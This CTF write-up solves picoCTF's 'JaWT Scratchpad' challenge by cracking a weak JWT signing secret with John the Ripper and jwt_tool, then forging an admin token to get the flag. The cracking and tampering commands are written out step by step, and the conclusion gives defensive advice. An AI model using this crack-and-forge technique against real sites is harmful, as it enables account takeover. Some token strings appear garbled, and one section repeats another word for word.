

JaWT Scratchpad Write-Up Documentation

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1.0 Introduction

This write-up is made up of one of the challenges under the category of web exploitation from the picoCTF platform. The challenge is related to JSON Web Token (JWT) in web cookies. The challenge's description, hint, and level are written in the write-up. In addition, several tools to be used to solve the challenge are introduced in the write-up. Lastly, the step-by-step solution to the challenge is stated by using 2 different methods as guidance for CTF players to attempt the challenge.

2.0 JaWT Scratchpad

2.1 Challenge Description

The source of this challenge is taken from the picoCTF platform which falls under web exploitation. The name of this challenge is known as JaWT Scratchpad. The description of the challenge would be to view the scratchpad of admin through <http://jupiter.challenges.picoctf.org:63090>. There are 2 hints provided which are what is that cookie and have you heard of jwt. The level of this challenge is medium-high, with 400 points at the picoCTF platform.

2.2 Challenge Analysis

The source of this challenge is taken from the picoCTF platform which falls under web exploitation. The name of this challenge is known as JaWT Scratchpad. The description of the challenge would be to view the scratchpad of admin through <http://jupiter.challenges.picoctf.org:63090>. There are 2 hints provided which are what is that cookie and have you heard of jwt. The level of this challenge is medium-high, with 400 points at the picoCTF platform (Hammond, 2019).

2.3 Introduction to JSON Web Token

JWT is also known as JSON Web Token which defines a concise and self-contained method for securely transferring information as a JSON object between parties. HMAC algorithm and RSA or ECDSA can be used to sign JWTs. JWT is made up of 3 different parts which are the header, payload and signature. The header consists of type of algorithm implemented and the payload contains user entity. Each part is separated by a dot (auth0, 2023).

2.4 Tools

JWT.io debugger

JWT.io debugger is used to decode and encode the jwt value in this challenge.

John The Ripper

John The Ripper is a password cracker pre-installed in Linux. This tool is used to perform a dictionary attack to the signature of jwt in this challenge.

JWT Tool

JWT Tool by ticarpi is a tool specialised in cracking JWT. This tool is used to launch a dictionary attack to the signature of jwt and tamper token in this challenge.

Installation Guide: https://github.com/ticarpi/jwt_tool

Burp Suite

Burp Suite is software that is used for web application penetration testing. This tool is used to intercept the traffic and make modified request to get desired response from the server of the website in this challenge.

3.0 Solution

3.1 Method 1: Use JWT.io Debugger and John The Ripper

Step 1: Go to <http://jupiter.challenges.picoctf.org:63090> with browser (Figure 3.1.1).



Figure 3.1.1: JaWT Scratchpad Website

Step 2: It didn't provide any valuable information from this page. Let enter any name to be registered in the text field as per the instruction under the text field and press enter (Figure 3.1.2).



Figure 3.1.2: Registered JaWT Scratchpad Website

Step 3: It seems didn't have any valuable information from this page after registered. Open the console of the browser (Figure 3.1.3).




Figure 3.1.3: Console of The Browser

Step 4: Based on the hints given, the valuable information may store in cookies. Go to “Application”, click on “Cookies”, then click on “<http://jupiter.challenges.picoctf.org:63090>”, the jwt is found in the cookies (Figure 3.1.4).




Figure 3.1.4: JWT in Cookies

Step 5: Copy the value of the jwt. Then, open jwt.io in the browser (Figure 3.1.5).




Figure 3.1.5: jwt.io

Step 6: Paste the value of the jwt into the encoded area under debugger to decode it to gather information. From the decoded section, the jwt applied HS256 algorithm, the user is john as registered previously and the secret of the signature still remain unknown (Figure 3.1.6).

The image shows a web-based JWT decoder interface. At the top, there is a dropdown menu for 'Algorithm' set to 'HS256'. Below this, there are two main sections: 'Encoded' and 'Decoded'. The 'Encoded' section has a text area containing the JWT token: `eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjo1Sm9obiJ9.K10mo0Gk5saKwJTkgT7PUZohD7USknEE01mT2AYAiM`. The 'Decoded' section displays the decoded components of the token. It shows the 'HEADER' as `{ "typ": "JWT", "alg": "HS256" }`, the 'PAYLOAD' as `{ "user": "John" }`, and the 'VERIFY SIGNATURE' section with the formula `HMACSHA256(base64urlEncode(header) + ".", base64urlEncode(payload), your-256-bit-secret)`. There is a checkbox labeled 'secret base64 encoded' which is currently unchecked.

Figure 3.1.6: Decode JWT Through Debugger

Step 7: Open Linux machine, paste the jwt value into a text file and save it as crack.txt in desktop. This file will be used for dictionary attack later (Figure 3.1.7).




Figure 3.1.7: Crack.txt Consist of JWT

Step 8: Open terminal and change directory to desktop as the crack.txt is saved in desktop using command “cd Desktop” (Figure 3.1.8).




Figure 3.1.8: Change Directory to Desktop

Step 9: To launch dictionary attack using John The Ripper, use command “john –wordlist=/usr/share/wordlists/rockyou.txt –format=HMAC-SHA256 crack.txt”. John refers to start John The Ripper, wordlist is stated with path of the dictionary used to crack the jwt and format refers to the algorithm implemented which is HS256 (HMAC-SHA256). For your information, rockyou.txt is one of the popular wordlists that consists of millions of common weak passwords used by users. The result shown ilovepico as the secret of the jwt signature (Housen, 2019) (Figure 3.1.9).

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovepico          (?)
1g 0:00:00.02 DONE (2023-06-06 10:39) 0.4048g/s 2994Kp/s 2994Kc/s 2994Kc/s iloverob4live345..ilovemymother@
Use the "-show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 3.1.9: Dictionary Attack Using John The Ripper

Step 10: Enter “ilovepico” in the textbox under verify signature and change user to admin in the payload as the challenge asked to log in as admin. Then, a new encoded token is generated, copy it (Figure 3.1.10).

Debugger

Warning: JWTs are credentials, which can grant access to resources. Be careful where you paste them! We do not record tokens, all validation and debugging is done on the client side.

Algorithm

HS256

Encoded

PASTE A TOKEN HERE

Decoded

EDIT THE PAYLOAD AND SECRET

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjo1YWRTaW41fQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBkh0-s

3

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "user": "admin"
}
```

2

VERIFY SIGNATURE

```
HMACHSHA256(
  base64urlEncode(header) + "." +
  base64urlEncode(payload)
)
ilovepico
```

1

☐ secret base64 encoded

Figure 3.1.10: Modified JWT with Secret

Step 11: Edit the jwt value and paste it with the new modified jwt. Then, refresh the webpage. The flag is shown at the scratchpad (Figure 3.1.11).




Figure 3.1.11: Get The Flag

3.2 Method 2: Use Burp Suite and JWT Tool

Perform all the steps below using Linux machine.

Step 1: Go to <http://jupiter.challenges.picoctf.org:63090> with Firefox (Figure 3.2.1).



Figure 3.2.1: JaWt

Step 2: Go to Firefox settings, scroll down and find network settings. Then, click the settings and configure as figure below and click ok (Figure 3.2.2).




Figure 3.2.2: Firefox Configuration

Step 3: Start Burp Suite (Figure 3.2.3).




Figure 3.2.3: Burp Suite

Step 4: Go to proxy and click the intercept is on in Burp Suite. This is to intercept the traffic send to the server (Figure 3.2.4).




Figure 3.2.4: Intercept On In Proxy of Burp Suite

Step 5: Register any name at the textbox in the web page and press enter (Figure 3.2.5).




Figure 3.2.5: Register Name on Web Page

Step 6: Go to proxy and click forward until cookie=jwt is displayed in the response in Burp Suite. Then, right click and select “send to repeater”. The request will be sent to repeater to be modified it later to send to the server (Figure 3.2.6).




Figure 3.2.6: Repeater in Burp Suite

Step 7: Open terminal, change directory into the jwt_tool directory (Figure 3.2.7).

```
(root@kali)-[~]  
# cd jwt_tool
```

Figure 3.2.7: Change Directory into JWT Tool Directory

Step 8: Use command `python3 jwt_tool.py` with jwt token to view the header and payload of the jwt token. The algorithm is HS256 (adamintigriti, 2021) (Figure 3.2.8).

```
(root@kali)-[~/jwt_tool]  
# python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaSm9obiJ9.K10mo0Gk5saKwJTkgT7PUZohD7USknEE0lmT2AYAiM  
  
JWT_Tool  
Version 2.2.6 @ticarpi  
  
Original JWT:  
=====
```

Decoded Token Values:
Token header values:
[+] typ = "JWT"
[+] alg = "HS256"
Token payload values:
[+] user = "John"

```
=====
```

JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore

Figure 3.2.8: View Token Using JWT Tool

Step 9: Use command `python3 jwt_tool.py <token> -C -d /usr/share/wordlists/rockyou.txt` to perform dictionary attack using rockyou.txt. The jwt secret is ilovepico (Singh, 2022) (Figure 3.2.9).

```
(root@kali)-[~/jwt_tool]  
# python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaSm9obiJ9.K10mo0Gk5saKwJTkgT7PUZohD7USknEE0lmT2AYAiM -C -d /usr/share/wordlists/rockyou.txt  
  
JWT_Tool  
Version 2.2.6 @ticarpi  
  
Original JWT:  
  
[*] Tested 1 million passwords so far  
[*] Tested 2 million passwords so far  
[*] Tested 3 million passwords so far  
[*] Tested 4 million passwords so far  
[*] Tested 5 million passwords so far  
[*] Tested 6 million passwords so far  
[*] Tested 7 million passwords so far  
[*] ilovepico is the CORRECT key!  
You can tamper/ruzz the token contents (-T/-I) and sign it using:  
python3 jwt_tool.py [options here] -S hs256 -p "ilovepico"
```

Figure 3.2.9: Dictionary attack Using JWT Tool

Step 10: Use command `python3 jwt_tool.py <token> -T -S hs256 -p "ilovepico"` to tamper the token. -T refers to tamper, -S refers to signature and -p refers to secret (Figure 3.2.10). Next, follow the tamper of token as figure below (adamintigriti, 2021) (Figure 3.2.11).

```
(root@kali)~[~/jwt_tool]
# python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoIYWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBkh0-s -T -S hs256 -p "ilovepico"
```

Figure 3.2.10: Command to Tamper JWT Token

```
Token header values:
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "John"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of user is: John
Please enter new value and hit ENTER
> admin
[1] user = "admin"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

jwttool_0da1589433db5aa478ca071071f26190 - Tampered token - HMAC Signing:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoIYWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBkh0-s
```

Figure 3.2.11: Tamper JWT Token

Step 11: In Burp Suite, modify the jwt value with tampered token and click send. The flag is displayed in the response (Figure 3.2.12).




Figure 3.2.12: Get Flag in Burp Suite

4.0 Conclusion

The JaWT Scratchpad challenge is a typical type of bad practice in utilising jwt token. A weak secret makes it easier for hackers to crack it. Besides that, the long jwt token lifetime made the token vulnerable to hackers as they have sufficient time to perform brute force attacks to crack the token. Hence, some mechanisms such as the usage of strong secrets and shortened token lifetime should be implemented to enhance the security of jwt token of a website.

5.0 Reference

adamintigriti. (2021, July 27). *Hacker Tools: JWT_Tool - The JSON Web Token Toolkit*. Intigriti. https://blog.intigriti.com/2021/07/27/hacker-tools-jwt_tool/

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Singh, A. (2022, January 25). *Attacks on JSON Web Token (JWT)*. Medium. <https://infosecwriteups.com/attacks-on-json-web-token-jwt-278a49a1ad2e>